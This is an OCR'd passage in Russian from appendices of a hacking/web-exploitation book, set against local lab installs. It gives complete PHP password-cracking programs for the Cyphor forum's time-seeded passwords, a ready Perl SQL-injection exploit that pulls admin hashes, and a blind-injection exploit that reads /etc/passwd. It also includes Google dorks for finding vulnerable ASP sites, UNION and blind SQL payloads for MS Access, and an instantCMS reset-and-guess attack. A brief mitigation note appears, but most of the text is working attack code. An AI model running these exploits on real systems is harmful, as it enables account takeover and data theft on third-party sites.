

Рис. П2.5. Успешная эксплуатация SQL-инъекции в параметре fid модуля show.php

Конечно, реально использовать обнаруженную уязвимость гораздо труднее, поскольку вначале нужно узнать имя таблицы, содержащей форум. Но зато мы нашли интересный пример обхода ограничений.

П3 Взлом паролей пользователей форума Cyphor

Пароль пользователя форума Cyphor шифруется функцией `crypt` с использованием имени пользователя (логина), преобразованного к нижнему регистру. Проведенные мною исследования показали, что полный перебор всех паролей длиной до 8 символов, состоящих только из строчных букв и цифр, займет более 1000 дней (программа перебора написана на PHP и исполняется в моей системе под виртуальной машиной). Но нельзя ли что-то сделать, чтобы упростить задачу? Оказывается, можно.

В модуле форума, отвечающем за регистрацию пользователей (`register.php`), вызывается функция `random_password` (она описана в модуле `globals.php`). Эта функция случайным образом генерирует читабельный 8-символьный пароль, состоящий из букв, цифр и одного спецсимвола, после чего этот пароль высылается пользователю. Для инициализации генератора случайных чисел используется текущее системное время, получаемое функцией `time()`. Замечу мимоходом, что в Unix-подобных ОС текущее время представляется как количество секунд, прошедших с 1 января 1970 года. Но самое интересное в том, что время регистрации сохраняется в таблице `cyphor_users` вместе с другой информацией о пользователе (поле называется `signup_date`). То есть мы можем SQL-запросом «вытащить» это время, как показано на рис. П3.1.



Рис. П3.1. Извлекаем из базы имя пользователя, хэш пароля и время создания (в секундах)

Теперь нам остается написать небольшую программу на языке PHP, в которой функция генерации пароля будет использовать не текущее время, а то, которое мы ей укажем (взятое из signup_date). Изучение модуля register.php показывает, что на всякий случай надо проверить еще момент времени signup_date + 1 (то есть плюс одна секунда). Это требуется, поскольку сначала время записывается в signup_date, а потом снова берется системное время в функции random_password. То есть секунда может успеть смениться следующей (что крайне маловероятно, но возможно). Полный текст программы восстановления пароля, предлагаемого по умолчанию (я назвал ее crack-pass.php), приведен на рис. П3.2.

```
<?
#        admin:ad4ERM.YJ7j9A:1183205359      alice:al.IF7HbXChK.:1276826876
$time0 = 1276826876;
$user_nick = "alice";
$hash = "al.IF7HbXChK.";

for ($i=1;$i<=2; $i=$i+1)
  {
   $password = random_password($time0);
   $p = crypt($password, strtolower($user_nick));
   if ($p == $hash)
        {
        printf("Password for user $user_nick --> $password\n");
        exit();
        }
   $time0 = $time0 + 1;
  }
printf("Password NOT found for user: $user_nick \n"); exit();

        function random_password($reg_time) {

            srand($reg_time);
            $cons = "bcdfghjklmnpqrstvwxz"; $voy = "eaiou";
            $chi = "123456789"; $spe = ".;,-.;,-";

            $new_passwd = substr($cons, rand(0,(strlen($cons)-1)), 1) .
            substr($voy, rand(0,(strlen($voy)-1)), 1) .
            substr($cons, rand(0,(strlen($cons)-1)), 1) .
            substr($voy, rand(0,(strlen($voy)-1)), 1) .
            substr($spe, rand(0,(strlen($spe)-1)), 1) .
            substr($chi, rand(0,(strlen($chi)-1)), 1) .
            substr($chi, rand(0,(strlen($chi)-1)), 1) .
            substr($cons, rand(0,(strlen($cons)-1)), 1);
            return $new_passwd;
        }
?>
```

Рис. П3.2. Программа crack-pass.php

Для работы программы crack-pass.php нужно указать в ее тексте время создания пользователя, ник и хэш пароля. Результат работы программы показан на рис. П3.3.

Теперь рассмотрим механизм получения доступа к сайту в качестве администратора (или любого другого существующего пользователя). Паролем администратора по умолчанию является слово cyphor (это указано в файле README.txt, прилагаемом к движку). В реальной жизни администратор сразу же меняет пароль. Но мы можем принудительно создать ему новый случайный пароль



Рис. П3.3. Результат работы программы crack-pass.php

посредством функции восстановления пароля. Для этого нужно только знать его ящик, указанный при регистрации. Это не проблема — ящик хранится в поле `email` и легко извлекается через SQL-инъекцию. Создав таким способом пользователю новый пароль, мы можем легко найти его путем перебора. Учитывая, что в сгенерированном пароле определенные символы (согласные и гласные буквы, цифры, спецсимволы) находятся на строго определенных местах, пишем программу перебора, как показано на рис. П3.4 (я назвал ее `brute-pass.php`).

```
<?
# users:   admin:ad4ERM.YJ7j9A:1183205359  OR  alice:al.IF7HbXChK.:1276826876
$user_nick = "alice"; $hash = "al.IF7HbXChK.";
$cons = "bcdfghjklmnpqrstvwxz"; $voy = "eaiou"; $chi = "123456789"; $spe = ".;,-";
$time0 = time(); print("Password bruteforce for user $user_nick started...\n");
for ($i1=0;$i1<20; $i1=$i1+1)
for ($i2=0;$i2<5; $i2=$i2+1) { if ($i2>0) print ("Trying password $passwd ...\n");
for ($i3=0;$i3<20; $i3=$i3+1) for ($i4=0;$i4<5; $i4=$i4+1)
for ($i5=0;$i5<4; $i5=$i5+1)  for ($i6=0;$i6<9; $i6=$i6+1)
for ($i7=0;$i7<9; $i7=$i7+1)  for ($i8=0;$i8<20; $i8=$i8+1)
  {
        $passwd = substr($cons, $i1, 1) . # 20
        substr($voy, $i2, 1) .  # 5
        substr($cons,$i3, 1) . # 20
        substr($voy, $i4, 1) .  # 5
        substr($spe, $i5, 1) .  # 4
        substr($chi, $i6, 1) .  # 9
        substr($chi, $i7, 1) .  # 9
        substr($cons,$i8, 1);   # 20
        $p = crypt($passwd, strtolower($user_nick));
         if ($p == $hash)
          {
            printf("Password found for user $user_nick -> $passwd\n");
            $delta = time() - $time0;
            printf(" Elapsed time: $delta sec\n"); exit();
          }
  }
 } $delta = time() - $time0;
printf("Password not found for user: $user_nick \nElapsed time: $delta sec\n");
exit();
?>
```

Рис. П3.4. Программа brute-pass.php

Полный процесс перебора занимает не более 45 минут на моей системе. Таким образом, максимум через три четверти часа мы гарантированно можем войти на форум в качестве администратора. Результат работы программы показан на рис. П3.5. У меня пароль пользователя `alice` нашелся всего за 118 секунд.



Рис. П3.5. Результат работы программы brute-pass.php

Другой (намного более быстрый) вариант связан с перебором времени создания нового пароля. Вы засекаете время, когда было запрошена процедура восстановления пароля, делаете поправку на местное время на том сайте, где крутится форум, и перебираете некоторый временной диапазон (чтобы учесть неточности установки времени на вашей машине и на целевом сервере). На самом деле можно просто брать в программе текущее время и уменьшать его, если время на сервере меньше вашего текущего, или увеличивать, если время на сервере больше. Я смоделировал разницу во времени между моим компьютером и сервером в 5 часов, в результате подбор занял всего 2 секунды.

Как справедливо заметил The matrix, ознакомившись с данным приложением: «Запрос на веб-сервер в ответе в заголовке выкинет тебе точное время на сервере с точностью до секунды». Он в свое время исследовал схожую, но значительно более сложную для эксплуатации уязвимость паролей в instantCMS. Текст его статьи и ссылка на видеоролик приведены, с его любезного разрешения, в приложении 8.

Так что можете сами выбрать, что вам больше по душе, использовать мой упрощенный метод или узнавать точное время на сервере из заголовка HTTP-ответа.

Можно не перехватывать снифером ответ сервера, а *после* смены пароля администратора посредством процедуры восстановления пароля зайти по протоколу Telnet (порт 80) на уязвимый хост, в нашем случае вот так:

```
telnet 127.0.0.1 80
```

Далее нужно набрать `GET / HTTP/1.1` и два раза нажать клавишу Enter. Веб-сервер вернет сообщение об ошибке, но там будут дата и время на сервере, как показано на рис. П3.6. Заметьте, что веб-сервер вернул еще свое название и версию, а также версию PHP. Это полезная для хакера информация.



Рис. П3.6. Получение времени из ответа веб-сервера

Остается только с помощью маленькой программки преобразовать время и дату в секунды. После этого в программе подбора пароля нужно просто уменьшать эту дату и каждый раз проверять пароль, пока не будет получен положительный результат. Программу подбора можно написать самостоятельно на базе файла `crack-pass.php`.

Если есть силы и желание, на языке PHP можно написать полностью автоматизированный эксплойт, который будет извлекать ник, почтовый ящик и хэш старого пароля администратора (в реальной жизни он еще вполне может пригодиться, так как способен подойти к учетной записи *nix-пользователя, особенно если имя администратора не стандартное — «admin», а какое-то другое; в этом случае высока вероятность того, что пользователь с таким логином есть в системе; как я уже отмечал ранее, ломать этот хэш следует программой John The Ripper). Затем через форму восстановления пароля эксплойт будет устанавливать новый пароль, извлекать хэш и восстанавливать его по времени создания, полученному в ответе от сервера.

Но хакеры нашли способ еще хитрее. Они регистрируют на форуме своего пользователя, а потом через SQL-инъекцию, используя оператор `UPDATE`, меняют ему идентификатор группы на «3» (администратор). Это обеспечивает мгновенное получение прав администратора.

Разумеется, никому не следует пытаться проверять это на чужих сайтах! Автор не несет ответственности за ваши противозаконные действия.

Как можно улучшить программу генерации случайных паролей, чтобы их нельзя было так легко восстановить по времени создания? Нужно добавить ко времени создания некоторое число, уникальное для данной системы. Например, можно вычислять md5-хэш от результата вызова таких системных команд, как `uname -a`, `id`, `pwd`, `who`, `ps` и т. п. (форум Cyphor рассчитан только на *nix-системы), затем часть хэша преобразовать в целое число, сложить с текущим временем и использовать результат для инициализации генератора случайных чисел. Тогда злоумышленник не сможет так легко воспроизвести процесс создания пароля на своей машине. Хотя возможность брутфорса по-прежнему остается.

П4 Использование готового эксплойта для SQL-инъекции в форуме Cyphor

Текст эксплойта можно найти в Интернете, например, по адресу `http://www.securiteam.com/unixfocus/6P00F1FEKC.html`.

Скопируйте текст эксплойта с веб-страницы в редактор и сохраните, например, в файле `cyphor019.pl`. Чтобы эксплойт работал на вашей машине, в строке, присваиваемой переменной `$url`, надо заменить слово `users` словом `cyphor_users`. Полный текст готового эксплойта приведен ниже. Заметьте, что строка `$url` в книге перенесена, в редакторе это должна быть одна длинная строка.

```
#!/bin/env perl
 #//-----------------------------------------------------------#
 #// Cyphor Forum SQL Injection Exploit .. By HACKERS PAL
 #// Greets For Devil-00 – Abducter – Almaster
 #// http://WwW.SoQoR.NeT
 #//-----------------------------------------------------------#
 use LWP::Simple;
 print "\n#################################################";
 print "\n# Cyphor Forum Exploit By : HACKERS PAL #";
 print "\n# Http://WwW.SoQoR.NeT #";
 if(!$ARGV[0]||!$ARGV[1]) {
 print "\n# -- Usage: #";
 print "\n# -- perl $0 [Full-Path] 1 #";
 print "\n# -- Example: #";
 print "\n# -- perl $0 http://www.cynox.ch/cyphor/forum/ 1#";
 print "\n# Greets To Devil-00 – Abducter – almastar #";
 print "\n#################################################\n";
 exit(0);
 }
 else
 {
 print "\n# Greets To Devil-00 – Abducter – almastar #";
 print "\n#################################################\n";
 $web=$ARGV[0];
 $id=$ARGV[1];
 $url = "show.php?fid=2&id
  =-10%20union%20select%20id,2,3,4,5,nick,password,8,id,
 10%20from%20cyphor_users%20where%20id=$id";
```

```
$site="$web/$url";
$page = get($site) || die "[-] Unable to retrieve: $!";
print "\n[+] Connected to: $ARGV[0]\n";
print "[+] User ID is : $id ";
$page =~ m/<span class=bigh>(.*?)<\/span>/
 && print "\n[+] User Name is: $1\n";
print "\n[-] Unable to retrieve User Name\n" if(!$1);
$page =~ m/<span class=message>(.*?)<\/span>/
 && print "[+] Hash of password is: $1\n";
print "[-] Unable to retrieve hash of password\n" if(!$1);
}
print "\n\nGreets From HACKERS PAL To you :)
 \nWWW.SoQoR.NeT . . . You Are Welcome\n\n";
#finished
```

Немного поясню работу эксплойта. Вначале он связывается с сайтом и получает от него html-страницу, затем в этой странице между тегами `<span class=bigh>` и `</span>` находит (и печатает на экране) имя пользователя, а между тегами `<span class=message>` и `</span>` — хэш пароля.

Запускается эксплойт из консоли командой

```
perl cyphor019.pl http://localhost/webexploitation_package_02/cyphor/ 1
```

Как видите, первый параметр — это полный путь к форуму, а второй — номер пользователя (администратор имеет номер 1). Результат работы эксплойта показан на рис. П4.1.



Рис. П4.1. Работа эксплойта для SQL-инъекции в форуме Cyphor

При наличии некоторых навыков программирования вы легко сможете писать на базе данной программы собственные эксплойты для SQL-инъекций в этом или других движках.

П5 Реализация SQL-инъекций в MS SQL Jet

Содержание этого приложения основано на статье, опубликованной на одном из зарубежных хакерских сайтов.

1. Поиск в Google:

```
site:.org inurl:.asp?id=
site:.com inurl:.aspx?=
site:.co.uk inurl:.asp?cid=
```

   Также вы можете придумать что-то свое.

2. Предположим, мы нашли адрес `http://www.site.com` и в ходе его исследования наткнулись на следующее:

```
http://www.site.com/en/pressread.asp?id=563
```

   Мы видим нормально отображающуюся страничку. Добавляю к URL символ одинарной кавычки, вот так:

```
http://www.site.com/en/pressread.asp?id=563'
```

   Теперь мы видим ошибку наподобие следующей:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
  [Microsoft][ODBC Microsoft Access Driver] Syntax error in
  string in query expression 'id=563' ;'.
/en/includes/configdb.asp, line 23
```

   Такое сообщение об ошибке означает, что у нас есть большие шансы на инъекцию, так что пробуем добавить к адресу `AND+1=1`:

```
http://www.site.com/en/pressread.asp?id=563+AND+1=1#
```

ПРИМЕЧАНИЕ

В языке ASP для комментирования остального запроса применяется символ #, а не символы -- или /*.

   При получении сообщения об ошибке «type mismatch Cint» можно сделать вывод о том, что входной параметр проверяется на тип данных.

   Если продолжить, то можно найти другой сайт, воспринимающий ввод как числовых переменных, так и строк. Теперь мы используем добавку `AND+1=0#`:

```
http://www.site.com/en/pressread.asp?id=563+AND+1=0#
```

В результате мы получаем незавершенную страницу или вот такую ошибку:

```
ADODB.Field error '800a0bcd'
Either BOF or EOF is True, or the current record has been deleted.
  Requested operation requires a current record.
/en/pressread.asp, line 44
```

То есть сейчас нам нужно найти количество колонок, а для этого мы применяем команду `ORDER BY` несколько раз. Начать можно, к примеру, с числа 10. Предположим, после этого появится вот такая ошибка:

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'
  [Microsoft][ODBC Microsoft Access Driver] The Microsoft Jet database
  engine does not recognize '10' as a valid field name or expression.
/en/includes/configdb.asp, line 23
```

Это сообщение говорит о том, что колонки с номером 10 не существует. Далее нужно уменьшать число, пока не удастся получить правильное значение. В нашем примере это число равно 7:

```
http://www.site.com/en/pressread.asp?id=563+AND+1=0+UNION+ALL+SELECT+
  1,2,3,4,5,6,7#
```

После подбора нужного числа появляется другое сообщение об ошибке:

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'
  [Microsoft][ODBC Microsoft Access Driver] Query input must contain
  at least one table or query.
/en/includes/configdb.asp, line 23
```

Запрос не выполняется, потому что нужно указать имя существующей таблицы. То есть требуется угадать имя таблицы:

```
http://www.site.com/en/pressread.asp?id=563+AND+1=0+UNION+ALL+SELECT+
  1,2,3,4,5,6,7 FROM user#
```

Пока мы не укажем правильное имя таблицы, будем получать вот такое сообщение об ошибке:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e37'
  [Microsoft][ODBC Microsoft Access Driver] The Microsoft Jet database
  engine cannot find the input table or query 'user'. Make sure it
  exists and that its name is spelled correctly.
/en/includes/configdb.asp, line 23
```

Вот возможные имена таблиц, одно из которых, скорее всего, должно подойти: `user`, `users`, `admin`, `login`, `news`, `sysobjects`, `customers`. Предположим, в нашем примере таблица называется `admin`. Это означает, что в ответ на следующий запрос тоже появится сообщение об ошибке, но в одном из полей на странице вы увидите, например, цифру 4 из нашего запроса:

```
http://www.site.com/en/pressread.asp?id=563+AND+1=0+UNION+ALL+SELECT+
  1,2,3,4,5,6,7+from+admin#
```

В этот момент надо переходить к подбору имен колонок.

3. Найти имена колонок можно, используя в конце своего запроса оператор GROUP BY ... HAVING, например:

```
HAVING 1=1 --
GROUP BY имя-таблицы.имя-колонки-из-сообщения-об-ошибке1 HAVING 1=1 --
GROUP BY имя-таблицы.имя-колонки-из-сообщения-об-ошибке1,
  имя-таблицы.имя-колонки-из-сообщения-об-ошибке2 HAVING 1=1 --
GROUP BY имя-таблицы.имя-колонки-из-сообщения-об-ошибке1,
  имя-таблицы.имя-колонки-из-сообщения-об-ошибке2,
  имя-колонки-из-сообщения-об-ошибке (n) HAVING 1=1 -- и т. д.
```

06 Усовершенствованный текст эксплойта nabopoll.php

Как я уже отмечал в главе 06, мне удалось существенно ускорить работу эксплойта, применив метод двоичного поиска. Интервал поиска каждый раз делится пополам, таким образом число угадывается за несколько сравнений. Я не считаю свой вариант идеальным, но он работает. Вот текст программы:

```
<?
# Nabopoll Blind SQL Injection POC Exploit
# Download: www.nabocorp.com/nabopoll/
# coded by s0cratex
# Contact: s0cratex@hotmail.com
# July 1, 2010 – modified by Uri
error_reporting(0);
ini_set("max_execution_time",0);
$srv = "localhost"; $path = "/webexploitation_package_02/nabopoll";
  $port = 80;
$survey = "1"; //you can verify the number entering in the site
  and viewing the results...
echo "================================================\n";
echo "Nabopoll SQL Injection -- Modified Exploit\n";
echo "------------------------------------------------\n\n";
echo " -- /etc/passwd: \n";
$j = 1; $user = "";$x=0;
while(!strstr($user,chr(0))){
$minx = 0; $maxx = 255;
$found = false; $op = ">";
while(!$found) {
$x = intval(($maxx + $minx)/2);
if ($maxx == $minx+1) {
if ($op == ">") { $x=$maxx; $found=true;$user.=chr($x);echo chr($x);break;}
if (($op == "<=") and ($bingo)) { $x=$maxx; $found=true;$user.=chr($x);
  echo chr($x);break;}
}
$bingo = false;
$xpl = "/result.php?surv=".$survey."/**/AND/**/1=(
  SELECT/**/(IF((ASCII(SUBSTRING(load_file(
  0x2f6574632f706173737764),".$j.",1))".$op.$x."),1,0)))/*";
$cnx = fsockopen($srv,$port);
```

продолжение ⇩

```
fwrite($cnx,"GET ".$path.$xpl." HTTP/1.0\r\n\r\n");
while(!feof($cnx)){ if(ereg("power",fgets($cnx))){
$bingo=true;break; } }
fclose($cnx);
if ($x==255) {die("\n Try again...");}
$prevop=$op;
if ($bingo) {
switch($op)
{
case ">":
$minx = $x;
break;
case "<=":
$maxx = $x;
break;
}
}
else
{
switch($op)
{
case ">":
$op = "<=";
break;
case "<=":
$op = ">";
break;
}
}
}
$j++;
}
echo "\n";
?>
```

Заметьте, что некоторые строки, которые в книге из-за недостатка места перенесены (в частности, строка, начинающаяся с символов `$xpl=`), в редакторе должны вводиться одной длинной строкой.

07 Получение имен таблиц и данных через слепую SQL-инъекцию в MS Access

Получение имени таблицы:

```
[...] AND (SELECT TOP 1 1 FROM имя_таблицы)
```

Пример:

```
[...] AND (SELECT TOP 1 1 FROM users)
```

Получение имени колонки:

```
AND (SELECT TOP 1 имя_колонки FROM имя_таблицы)
```

Пример:

```
[...] AND (SELECT TOP 1 name FROM users)
```

Извлечение длины указанной строки:

```
[...] AND IIF((SELECT TOP 1 LEN(имя_колонки) FROM имя_таблицы = X, 1, 0)
```

Пример:

```
[...] AND IIF((SELECT TOP 1 LEN(name) FROM users) = 8, 1, 0)
```

Извлечение данных из колонок:

```
[...] AND IIF((SELECT TOP 1 MID(имя_колонки, X, 1)
  FROM имя_таблицы) = CHR(XXX), 1, 0)
```

Пример:

```
[...] AND IIF((SELECT TOP 1 MID(name, 1, 1)
  FROM users ) = CHR(65), 1, 0)
```

П8 Переустановка пароля администратора и угадывание его в instantCMS

Материал этого приложения публикуется с любезного разрешения The matrix, впервые открывшего данную уязвимость, описавшего ее и создавшего под нее эксплойт.

Описание уязвимости можно найти по адресу

`https://forum.antichat.ru/showpost.php?p=2138088&postcount=23`

Видео, посвященное этой уязвимости, располагается по адресам

`http://ifolder.ru/17669676`
`http://webfile.ru/4490132`

Уязвимы все версии. Для эксплуатации уязвимости нужен адрес электронной почты администратора (по умолчанию отображается в профиле) и много времени.

В чем суть? Адрес `/components/registration/frontend.php` содержит такой PHP-код:

```
$sql = "SELECT * FROM cms_users WHERE email = '$email' LIMIT 1";
  $result = $inDB->query($sql) ;
  if ($inDB->num_rows($result)>0){
    $usr = $inDB->fetch_assoc($result);
    $newpassword = substr(md5(microtime()), 0, 6);
    $inDB->query("UPDATE cms_users SET password =
      '".md5($newpassword)."' WHERE id = ".$usr['id']) ;
    $mail_message = $_LANG['HELLO'].', ' . $usr['nickname'] . '!'. "\n\n";
    $mail_message = $_LANG['HELLO'].', ' . $usr['nickname'] . '!'. "\n\n";
    $mail_message .= $_LANG[
      'REMINDER_TEXT'].' "'.$inConf->sitename.'".' . "\n\n";
    $mail_message .= $_LANG['OUR_PASS_IS_MD5'] . "\n";
    $mail_message .= $_LANG['OUR_PASS_IS_MD5_TEXT'] . "\n\n";
    $mail_message .= '######### '.$_LANG['YOUR_LOGIN'].': ' .$usr[
     'login']. "\n\n";
    $mail_message .= '######### '.$_LANG[
      'YOUR_NEW_PASS'].': ' .$newpassword . "\n\n";
```

```
$mail_message .= $_LANG['YOU_CAN_CHANGE_PASS']."\n";
$mail_message .= $_LANG['IN_CONFIG_PROFILE'].': '. cmsUser::
  getProfileURL($usr['login']) . "\n\n";
$mail_message .= $_LANG[
  'SIGNATURE'].', '. $inConf->sitename . ' ('.HOST.').' . "\n";
$mail_message .= date('d-m-Y (H:i)');
$inCore->mailText($email, $inConf->sitename.' – '.$_LANG[
  'REMINDER_PASS'], $mail_message);
```

Этот скрипт восстанавливает пароли рассеянных пользователей. Но как он это делает?

1. Проверяет, есть ли в базе данных адрес электронной почты.
2. Не церемонясь, присваивает паролю значение, равное первым шести символам хеша от значения, которое генерирует функция `microtime()`.

Функция `microtime()` возвращает текущую метку времени с микросекундами. Эта функция доступна только в операционных системах, поддерживающих системную функцию `gettimeofday()`. При вызове без необязательного параметра возвращается строка в формате *msec sec*, где *sec* — это количество секунд, прошедших с начала эпохи Unix (The Unix Epoch, 1 января 1970, 00:00:00 GMT), а *msec* — дробная часть. Она генерирует что-то наподобие следующего:

```
0.xxxxxx00 [1273589840]
```

Здесь символы *xxxxxx* означают доли секунды, а в квадратных скобках выводится количество секунд, прошедших с начала эпохи Unix.

Как эксплуатировать уязвимость? Нужно отослать запрос на восстановление пароля, перехватить пакет и в ответе на запрос проверить дату. Там должно быть что-то вроде следующего:

```
Tue, 11 May 2010 20:39:23 GMT
```

Далее узнаем на локальной машине, сколько прошло с момента 1970, 00:00:00 GMT.

А вот микросекунды придется подбирать, их мы никак не узнаем. Для этого создаем список вида 0.*xxxxxx*00 (время в секундах, прошедшее от момента эпохи Unix до момента отправки запроса на восстановление пароля). Например:

```
0.30001200 1273589840
```

Вместо символов *xxxxxx* нужно вставлять все возможные комбинации из цифр (таковых миллион). Затем преобразуем их к виду

```
substr(md5(значение), 0, 6)
```

Возвращаем md5-хеш каждого получившегося значения и отрезаем от хеша символы после шестого знака, например:

```
1a512b
```

Получается словарь из 1 млн слов. Одно из этих слов — сгенерированный пароль. Далее нужно пытаться путем подбора пароля войти через веб-форму. Для этого существуют специальные программы. Так, у меня на компьютере подобный многопоточный брут дает до 11 ппс: 1000000/11=90.909 — то есть в худшем случае пароль мы узнаем через сутки. Долго, но не сложно, поскольку на количество попыток войти ограничений в форме авторизации не стоит.

Хотя эксплуатация данной уязвимости — дело достаточно трудоемкое, вероятность успеха здесь 100-процентная, так как в сгенерированном большом словаре обязательно есть правильный пароль. И если больше ничего не остается, можно эксплуатировать так.

19 Быстрые методы слепой SQL-инъекции

Метод двоичного (бинарного) поиска является универсальным, но не самым быстрым из методов слепой SQL-инъекции. Существуют специализированные методы, которые позволяют быстро извлечь небольшую часть информации, включающую в себя только символы из ограниченного набора (например, md5-хэш пароля). С этими методами несколько больше хлопот, но они являют собой яркий пример изобретательности хакеров, в том числе российских.

Что касается самого метода двоичного поиска, то многие хакеры утверждают, что этим методом нельзя «вытащить» большое количество информации, например содержимое файла `/etc/passwd`. Это и так, и не так. Действительно, на реальных каналах связи (в отличие от лабораторных условий на локальном компьютере) эксплойт, работающий по принципу двоичного поиска, обязательно даст сбой после извлечения некоторой части данных. Однако ничто не мешает хакеру изменить код эксплойта так, чтобы продолжать подбор символов с того места, где произошла остановка. Также целесообразно использовать сначала видоизмененный эксплойт, который не перебирает все символы подряд, а дает представление о структуре файла, например, находит только позиции символа перевода строки. В случае файла `/etc/passwd` можно также искать местоположение разделителей полей — символов двоеточия. Тогда, получив структуру файла, хакер 